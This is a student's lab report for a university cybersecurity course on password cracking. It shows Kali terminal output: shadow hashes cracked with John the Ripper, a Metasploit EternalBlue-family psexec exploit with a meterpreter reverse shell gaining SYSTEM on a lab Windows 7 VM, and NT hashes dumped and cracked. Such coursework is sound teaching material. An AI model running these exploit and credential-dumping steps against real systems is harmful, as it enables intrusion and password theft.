OLD DOMINION UNIVERSITY
CYSE 301 CYBERSECURITY TECHNIQUES AND OPERATIONS

ASSIGNMENT #5 – PASSWORD CRACKING PART A & PART B

Name: Anna Mae Boubacar

UIN: 01242988

Course #: CYSE301_14735

Task A: Linux Password Cracking (25 points)

1. 5 points. Create two groups, one is cyse301, and the other is your ODU Midas ID (for example, svatsa). Then display the corresponding group IDs.

```
┌──(root㉿kali)-[~]
└─# sudo groupadd cyse301

┌──(root㉿kali)-[~]
└─# sudo groupadd atabo003

┌──(root㉿kali)-[~]
└─# sudo tail /etc/group -n 6
xrdp:x:138:
snort:x:139:
syslog:x:140:
splunk:x:1001:
cyse301:x:1002:
atabo003:x:1003:
```

2. 5 points. Create and assign three users to each group. Display related UID and GID information of each user.

```
┌──(root㉿kali)-[~]
└─# sudo useradd User1 -g cyse301

┌──(root㉿kali)-[~]
└─# sudo useradd User2 -g cyse301

┌──(root㉿kali)-[~]
└─# sudo useradd User3 -g cyse301

┌──(root㉿kali)-[~]
└─# sudo useradd User4 -g atabo003

┌──(root㉿kali)-[~]
└─# sudo useradd User5 -g atabo003

┌──(root㉿kali)-[~]
└─# sudo useradd User6 -g atabo003

┌──(root㉿kali)-[~]
└─# sudo cat /etc/passwd | grep home
kali:x:1000:1000:,,,:/home/kali:/usr/bin/zsh
User1:x:1002:1002::/home/User1:/bin/sh
User2:x:1003:1002::/home/User2:/bin/sh
User3:x:1004:1002::/home/User3:/bin/sh
User4:x:1005:1003::/home/User4:/bin/sh
User5:x:1006:1003::/home/User5:/bin/sh
User6:x:1007:1003::/home/User6:/bin/sh
```

```
└─# sudo tail -n 6 /etc/passwd
User1:x:1002:1002::/home/User1:/bin/sh
User2:x:1003:1002::/home/User2:/bin/sh
User3:x:1004:1002::/home/User3:/bin/sh
User4:x:1005:1003::/home/User4:/bin/sh
User5:x:1006:1003::/home/User5:/bin/sh
User6:x:1007:1003::/home/User6:/bin/sh
```

3. 5 points. Choose Three new passwords, from easy to hard, and assign them to the users you created. You need to show me the password you selected in your report, and DO NOT use your real-world passwords.

Easy Password: Kali2025

Medium Password: Kal!!!nux$2025

Hard: K@1!1!nux_5$Kx

```
┌──(root㉿kali)-[~]
└─# sudo passwd User1
New password:
Retype new password:
passwd: password updated successfully

┌──(root㉿kali)-[~]
└─# sudo passwd User2
New password:
Retype new password:
passwd: password updated successfully

┌──(root㉿kali)-[~]
└─# sudo passwd User3
New password:
Retype new password:
passwd: password updated successfully

┌──(root㉿kali)-[~]
└─# sudo passwd User4
New password:
Retype new password:
passwd: password updated successfully

┌──(root㉿kali)-[~]
└─# sudo passwd User5
New password:
Retype new password:
passwd: password updated successfully

┌──(root㉿kali)-[~]
└─# sudo passwd User6
New password:
Retype new password:
passwd: password updated successfully
```

```
┌──(root㉿kali)-[~]
└─# sudo tail -n 6 /etc/shadow
User1:$y$j9T$beOnD9yJc8/uekb8lh8CB1$tPR/Yz8yqjO2TwOSRMgCdShLsqEaWem3LYSUROybPp/:20424:0:99999:7:::
User2:$y$j9T$492hLpViWQi9o0PSV7wt90$rH8kyxBq7CQnG50SGzXmSkI8V.M3YzwT1TpRmPuaCJ4:20424:0:99999:7:::
User3:$y$j9T$a2wkyd446/IhSeKsT1tN9.$pXbPURaw0nj90HFZh3iSgYkEvhLvxd4m.fRrVwrrhk2:20424:0:99999:7:::
User4:$y$j9T$7eeeQGZVEqTmVOYAPYWbv/$QHyDlXZ8NrVX1yaHWIxpHYdXO.NklqLGFcSvQj7FRq7:20424:0:99999:7:::
User5:$y$j9T$qBnNwMifCR9kMCGQRCeaP1$/2DzChvCg9U47JPJXG7WnxF18ixS/3MWs3LYas4QPd.:20424:0:99999:7:::
User6:$y$j9T$42UO./.s/wgYoSsOSIIDV/$g8FmqgJM9Rm1J9EYLBldY6Mkhl6Ks/9YBuiIgmcxE93:20424:0:99999:7:::
```

4. 5 points. Export all Three users' password hashes into a file named "YourMIDAS-HASH" (for example, svatsa-HASH). Then launch a dictionary attack to crack the passwords. You MUST crack at least one password in order to complete this assignment.


```
┌──(root㉿kali)-[~]
└─# sudo tail -n 6 /etc/shadow > atabo003-HASH.txt
```

```
┌──(root㉿kali)-[~]
└─# sudo cp /usr/share/wordlists/rockyou.txt .
```

```
┌──(root㉿kali)-[~]
└─# sudo john atabo003-HASH.txt --wordlist=rockyou.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (HMAC-SHA256 [password is key, SHA256 512/512 AVX512BW 16x])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:02 DONE (2025-12-02 05:02) 0g/s 4912Kp/s 4912Kc/s 4912KC/s "chinor23"..*7¡Vamos!
Session completed.
```

Task B: Windows Password Cracking (25 points)

Log on to Windows 7 VM and create a list of 3 users with different passwords (OR you may create users using net users \add command as you did in lab-4-task-c). Then you need to establish a reverse shell connection with the admin privilege to the target Windows 7 VM. Now, complete the following tasks:




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > use exploit/windows/smb/ms17_010_psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 192.168.10.9
RHOSTS ⇒ 192.168.10.9
msf6 exploit(windows/smb/ms17_010_psexec) > SET smbuSER USER1
[-] Unknown command: SET
msf6 exploit(windows/smb/ms17_010_psexec) > set SMBUser user1
SMBUser ⇒ user1
msf6 exploit(windows/smb/ms17_010_psexec) > set SMBPass Passw0rd1
SMBPass ⇒ Passw0rd1
msf6 exploit(windows/smb/ms17_010_psexec) > set LHOST 192.168.10.13
LHOST ⇒ 192.168.10.13
msf6 exploit(windows/smb/ms17_010_psexec) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > show options
```

```
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 192.168.10.13:4444
[*] 192.168.10.9:445 - Authenticating to 192.168.10.9 as user 'user1'...
[*] 192.168.10.9:445 - Target OS: Windows 7 Enterprise 7600
[*] 192.168.10.9:445 - Built a write-what-where primitive...
[+] 192.168.10.9:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.10.9:445 - Selecting PowerShell target
[*] 192.168.10.9:445 - Executing the payload...
[+] 192.168.10.9:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (176198 bytes) to 192.168.10.9
[*] Meterpreter session 1 opened (192.168.10.13:4444 → 192.168.10.9:1034) at 2025-12-02 05:36:59 -0500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

1. 5 points. Display the password hashes by using the “hashdump” command in the meterpreter shell.

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:2d79c7f57c09bad3139f56290e444b23:::
user1:1003:aad3b435b51404eeaad3b435b51404ee:5858d47a41e40b40f294b3100bea611f:::
user2:1004:aad3b435b51404eeaad3b435b51404ee:1791df33b45987df23e4fe6c57ea6de7:::
user3:1005:aad3b435b51404eeaad3b435b51404ee:8a499ecf99c5e069d0458e283a4b6e89:::
Window 7:1000:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
meterpreter >
```

2. 10 points. Save the password hashes into a file named “your_midas.WinHASH” in Kali Linux (you need to replace the “your_midas” with your university MIDAS ID). Then run John the ripper for 10 minutes to crack the windows users’ passwords (You MUST crack at least one password in order to complete this assignment.).


```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:2d79c7f57c09bad3139f56290e444b23:::
user1:1003:aad3b435b51404eeaad3b435b51404ee:5858d47a41e40b40f294b3100bea611f:::
user2:1004:aad3b435b51404eeaad3b435b51404ee:1791df33b45987df23e4fe6c57ea6de7:::
user3:1005:aad3b435b51404eeaad3b435b51404ee:8a499ecf99c5e069d0458e283a4b6e89:::
Window 7:1000:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
meterpreter > hashdump > hashes.txt
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:2d79c7f57c09bad3139f56290e444b23:::
user1:1003:aad3b435b51404eeaad3b435b51404ee:5858d47a41e40b40f294b3100bea611f:::
user2:1004:aad3b435b51404eeaad3b435b51404ee:1791df33b45987df23e4fe6c57ea6de7:::
user3:1005:aad3b435b51404eeaad3b435b51404ee:8a499ecf99c5e069d0458e283a4b6e89:::
Window 7:1000:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
meterpreter > ls
```

```
┌──(root㉿kali)-[~]
└─# cat /root/atabo003.WinHASH

user1:1003:aad3b435b51404eeaad3b435b51404ee:5858d47a41e40b40f294b3100bea611f:
::
user2:1004:aad3b435b51404eeaad3b435b51404ee:1791df33b45987df23e4fe6c57ea6de7:
::
user3:1005:aad3b435b51404eeaad3b435b51404ee:8a499ecf99c5e069d0458e283a4b6e89:
::

┌──(root㉿kali)-[~]
└─#
```

```
┌──(root㉿kali)-[~]
└─# john --format=nt --wordlist=rockyou.txt /root/atabo003.WinHASH
Using default input encoding: UTF-8
Loaded 3 password hashes with no different salts (NT [MD4 512/512 AVX512BW 16
x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
Passw0rd1        (user1)
Passw0rd3        (user3)
Passw0rd2        (user2)
3g 0:00:00:01 DONE (2025-12-02 06:09) 2.068g/s 7401Kp/s 7401Kc/s 9008KC/s Pat
apsco07..Passthow
Use the "--show --format=NT" options to display all of the cracked passwords
reliably
Session completed.
```


3. 10 points. Launch/open the password cracking tool, Cain and Abel in Windows 7 VM, via a remote desktop window. Then, implement BOTH brute force and dictionary attacks to crack the passwords for Windows7 users. (You MUST crack at least one password in order to complete this assignment).

My Passwords did not crack




Task C: 20 points Follow the steps in the lab manual, and practice cracking practice for WEP and WPA/WPA2 protected traffic.

1. Decrypt the lab5wep-demo. cap file (5 points) and perform a detailed traffic analysis (5 points)




2. Decrypt the lab5wpa2-demo. cap file (5 points) and perform a detailed traffic analysis (5 points)



Task D: 30 points

Each student will be assigned a new WPA2 traffic file for analysis. You need to refer to the table below and find the file assigned to you based on the LAST digit of the MD5 of your MIDAS ID. For example, the last digit of the hash for svatsa is 8. Thus, I should pick up the file "WPA2-P3-01.cap."


MD5 of svatsa is fe2943715a4e07c670b242559f5974f8




You can find an online MD5 hash generator or the following command to get the hash of a text string,

- The above files are zipped in a folder named "Lab Resources (2023 Spring)." You can locate the zipped folder in your VMshare in any Kali Linux VM. Then, extract the zipped file and find the assigned WPA file under the sub-folder "WPA traffic."
- Please note that - it is recommended to copy the zip file to your local folder before extracting the whole file in the VMshare folder.


Last digit of your MD5	Filename
0~3	WPA2-P1-01.cap
4~5	WPA2-P2-01.cap
6~8	WPA2-P3-01.cap
9~B	WPA2-P4-01.cap
C~F	WPA2-P5-01.cap





Then complete the following steps:

1. Implement a dictionary attack and decrypt the traffic using the correct file based on your last character of md5 hash for your midas name. - 20 points



2. Decrypt the encrypted traffic and write a detailed summary to describe what you have explored from this encrypted traffic file (using wireshark). -10 points